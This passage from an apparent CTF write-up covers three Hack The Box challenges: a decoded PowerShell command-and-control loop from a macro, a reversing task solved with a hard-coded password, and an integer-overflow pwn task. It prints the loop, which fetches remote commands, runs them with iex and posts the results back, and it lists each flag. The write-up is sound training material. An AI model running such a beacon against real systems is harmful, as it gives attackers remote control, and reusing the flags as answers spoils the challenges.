.-.U.r.i. .$.p.$.s./.d.4.3.b.c.c.6.d. .-.H.e.a.d.e.r.s.
.@.{.".A.u.t.h.o.r.i.z.a.t.i.o.n.".=.$.i.}.;.w.h.i.l.e. .(.$.t.r.u.e.).{.$.c.=.
(.I.n.v.o.k.e.-.R.e.s.t.M.e.t.h.o.d. .-.U.s.e.B.a.s.i.c.P.a.r.s.i.n.g. .-.U.r.i. .$.p.$.s./.0.4.3.f.2.4.0.9.
.-.H.e.a.d.e.r.s. .@.{.".A.u.t.h.o.r.i.z.a.t.i.o.n.".=.$.i.}.).;.i.f. .(.$.c. .-.n.e. .'.N.o.n.e.'.).
.{.$.r.=.i.e.x. .$.c. .-.E.r.r.o.r.A.c.t.i.o.n. .S.t.o.p. .-.E.r.r.o.r.V.a.r.i.a.b.l.e.
.e.;.$.r.=.O.u.t.-.S.t.r.i.n.g. .-.I.n.p.u.t.O.b.j.e.c.t. .$.r.;.$.t.=.I.n.v.o.k.e.-.R.e.s.t.M.e.t.h.o.d.
.-.U.r.i. .$.p.$.s./.7.e.a.2.3.a.2.c. .-.M.e.t.h.o.d. .P.O.S.T. .-.H.e.a.d.e.r.s.
.@.{.".A.u.t.h.o.r.i.z.a.t.i.o.n.".=.$.i.}. .-.B.o.d.y.
.(.[.S.y.s.t.e.m...T.e.x.t...E.n.c.o.d.i.n.g.].:.:.U.T.F.8...G.e.t.B.y.t.e.s.(.$.e.+.$.r.). .-.j.o.i.n. .'.
.'.).}. .s.l.e.e.p. .0...8.}.H.T.B.{.5.u.p.3.r._.3.4.5.y._.m.4.c.r.0.5.}.
```

Flag: HTB{5up3r_345y_m4cr05}

Reversing

Cult meeting



Challenge Pwned


HA 22 Oct, 2022 19:05

CHALLENGE NAME

Cult Meeting


After months of research, you're ready to attempt to infiltrate the meeting of a shadowy cult. Unfortunately, it looks like they've changed their password!

I downloaded the archive and unpacked it. After that, I launched the application to get a basic understanding of its functionality. Next thing was to use the *strings* command in order to check for possible hard coded passwords.



kali@kali: ~/Desktop/htb_reversing/rev_cult_meeting/rev_cult_meeting
File Actions Edit View Help

```
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u/UH
[]A\A]A^A_
[3mYou knock on the door and a panel slides back
[3m A hooded figure looks out at you
"What is the password for this week's meeting?"
sup3r_s3cr3t_p455w0rd_f0r_u!
[3mThe panel slides closed and the lock clicks
|      | "Welcome inside ... "
/bin/sh
   V
 \| "That's not our password - call the guards!"
;*3$"
GCC: (Debian 10.2.1-6) 10.2.1 20210110
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.0
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
main.c
__FRAME_END__
__init_array_end
_DYNAMIC
__init_array_start
__GNU_EH_FRAME_HDR
_GLOBAL_OFFSET_TABLE_
__libc_csu_fini
_ITM_deregisterTMCloneTable
stdout@GLIBC_2.2.5
puts@GLIBC_2.2.5
stdin@GLIBC_2.2.5
_edata
system@GLIBC_2.2.5
strchr@GLIBC_2.2.5
__libc_start_main@GLIBC_2.2.5
fgets@GLIBC_2.2.5
```

When a user puts the right password, he/she gets an interactive shell to explore the targeted system and find the *flag*. When local testing was finished, I started a docker instance and repeated the same step's.



```
┌──(kali㉿kali)-[~/Desktop/htb_reversing/rev_cult_meeting/rev_cult_meeting]
└─$ ./meeting
You knock on the door and a panel slides back
|/๏ ๏ \|A hooded figure looks out at you
"What is the password for this week's meeting?" sup3r_s3cr3t_p455w0rd_f0r_u!
The panel slides closed and the lock clicks
|      | "Welcome inside ... "
$ ls
meeting
$ echo 1234
1234
$ exit

┌──(kali㉿kali)-[~/Desktop/htb_reversing/rev_cult_meeting/rev_cult_meeting]
└─$ ./meeting
You knock on the door and a panel slides back
|/๏ ๏ \|A hooded figure looks out at you
"What is the password for this week's meeting?" asdad
   V
|/๏ ๏ \| "That's not our password - call the guards!"

┌──(kali㉿kali)-[~/Desktop/htb_reversing/rev_cult_meeting/rev_cult_meeting]
└─$ █
```




```
┌──(kali㉿kali)-[~/Desktop/htb_reversing/rev_cult_meeting/rev_cult_meeting]
└─$ ./meeting
You knock on the door and a panel slides back
|/👁 👁 \|A hooded figure looks out at you
"What is the password for this week's meeting?" sup3r_s3cr3t_p455w0rd_f0r_u!
The panel slides closed and the lock clicks
|      | "Welcome inside ... "
$ ls
meeting
$ echo 1234
1234
$ exit

┌──(kali㉿kali)-[~/Desktop/htb_reversing/rev_cult_meeting/rev_cult_meeting]
└─$ ./meeting
You knock on the door and a panel slides back
|/👁 👁 \|A hooded figure looks out at you
"What is the password for this week's meeting?" asdad
    V
|/👁 👁 \| "That's not our password - call the guards!"

┌──(kali㉿kali)-[~/Desktop/htb_reversing/rev_cult_meeting/rev_cult_meeting]
└─$ nc 206[redacted]3 32467
You knock on the door and a panel slides back
|/👁 👁 \|A hooded figure looks out at you
"What is the password for this week's meeting?" sup3r_s3cr3t_p455w0rd_f0r_u!
sup3r_s3cr3t_p455w0rd_f0r_u!
The panel slides closed and the lock clicks
|      | "Welcome inside ... "
/bin/sh: 0: can't access tty; job control turned off
$ ls
ls
flag.txt  meeting
$ cat flag.txt
cat flag.txt
HTB{1nf1ltr4t1ng_4_cul7_0f_str1ng5}
$ █
```

Flag: HTB{1nf1ltr4t1ng_4_cul7_0f_str1ng5}

Pwn

Pumpkin Stand




CHALLENGE NAME

Pumpkin Stand

This time of the year, we host our big festival and the one who craves the pumpkin faster and make it as scary as possible, gets an amazing prize! Be fast and try to crave this hard pumpkin!

I downloaded the provided archive, unpacked it and opened final *binary* in the *IDA freeware*.




Function name
- __cxa_finalize
- _start
- deregister_tm_clones
- register_tm_clones
- __do_global_dtors_aux
- frame_dummy
- menu
- banner
- setup
- main
- __libc_csu_init
- __libc_csu_fini
- _term_proc
- puts
- __stack_chk_fail
- printf
- alarm

Line 21 of 36


```
loc_D0A:
movzx   eax, cs:pumpcoins
cmp     ax, 270Eh
jle     loc_DBD
```

```
mov     qword ptr [rbp+s], 0
mov     [rbp+var_38], 0
mov     [rbp+var_30], 0
mov     [rbp+var_28], 0
mov     [rbp+var_20], 0
mov     [rbp+var_18], 0
lea     rsi, modes        ; "rb"
lea     rdi, filename     ; "./flag.txt"
call    _fopen
mov     [rbp+stream], rax
cmp     [rbp+stream], 0
jnz     short loc_D7F
```

Quick overview of the reversed binary code helped me to detect potential *Integer overflow* vulnerability and I decided to check it.




```
Current pumpcoins: [1337]

Items:

1. Shovel  (1337 p.c.)
2. Laser   (9999 p.c.)

>> 2

How many do you want?

>> 9998

[-] Not enough pumpcoins for this!
```




```
1. Shovel  (1337 p.c.)
2. Laser   (9999 p.c.)

>> 2

How many do you want?

>> 9998

[-] Not enough pumpcoins for this!


Current pumpcoins: [3355]

Items:

1. Shovel  (1337 p.c.)
2. Laser   (9999 p.c.)

>> 2

How many do you want?

>> 9998

Congratulations, here is the code to get your laser:

HTB{f4k3_fl4g_4_t35t1ng}


┌──(kali㉿kali)-[~/Desktop/htb_2022_ctf/challenge]
└─$ 
```

It worked, so I started the docker container and got the *flag*.



```
└─$ nc 167[redacted]174 31765

                              ##&
                            (#&&
                           ##&&
                      ,*.  #%%&  .*,
                .&@@@@#@@@&@@@@@@@@@@@@@@&@@&@#@@@@@@(
              /@@@@&@&@@@@@@@@@@@&&&&&&@@@@@@@@@@@@@&@@@@@,
             @@@@@@@@@@@@@@&@&&&&&&&&&&&&&@&@@@@@@@&@@@@@@
           #&@@@@@@@@@@@@@@@@&&&&&&&&&&&&&&#@@@@@@@@@@@@@@,
          .@@@@@#@@@@@@@@@#&&&&&&&&&&&&&&&&&#@@@@@@@@@@@@@@&
          &@@@@@@@@@@@@@@@&&&&&&&&&&&&&&&&&&&&@@@@@@@@@@@@@@@@
          @@@@@@@@@@@@@@@&&&&&&&&&&&&&&&&&&&&&@@@@@@@@@@&@@@@@
          @@@@@@@@@@@@@@@@&&&&&&&&&&&&&&&&&&&&@@@@@@@@@@@@@@@@
          @@@@@@@@@@@@@@@@&&&&&&&&&&&&&&&&&&&&@@@@@@@@@@@@@@@@
          .@@@@@@@@@@@@@@@&&&&&&&&&&&&&&&&&&&&@@@@@@@@@@@@@@@
           (@@@@@@@@@@@@@@@&&&&&&&&&&&&&&&&&&&@@@@@@@@@@@@@@@.
             @@@@@@@@@@@@@@&&&&&&&&&&&&&&&&@@@@@@@@@@@@@@@
              ,@@@@@@@@@@@@@@&&&&&&&&&&&&&&@@@@@@@@@@@@@@
                @@@@@@@@@@@@@@&&&&&&&&&&@@@@@@@@@@@@@@/

Current pumpcoins: [1337]

Items:

1. Shovel  (1337 p.c.)
2. Laser   (9999 p.c.)

>> 2

How many do you want?

>> 9998

[-] Not enough pumpcoins for this!

Current pumpcoins: [3355]

Items:
```



```
How many do you want?

>> 9998

[-] Not enough pumpcoins for this!


Current pumpcoins: [3355]

Items:

1. Shovel  (1337 p.c.)
2. Laser   (9999 p.c.)

>> 2

How many do you want?

>> 9998

Congratulations, here is the code to get your laser:

HTB{1nt3g3R_0v3rfl0w_101_0r_0v3R_9000!}
```

Flag: HTB{1nt3g3R_0v3rfl0w_101_0r_0v3R_9000!}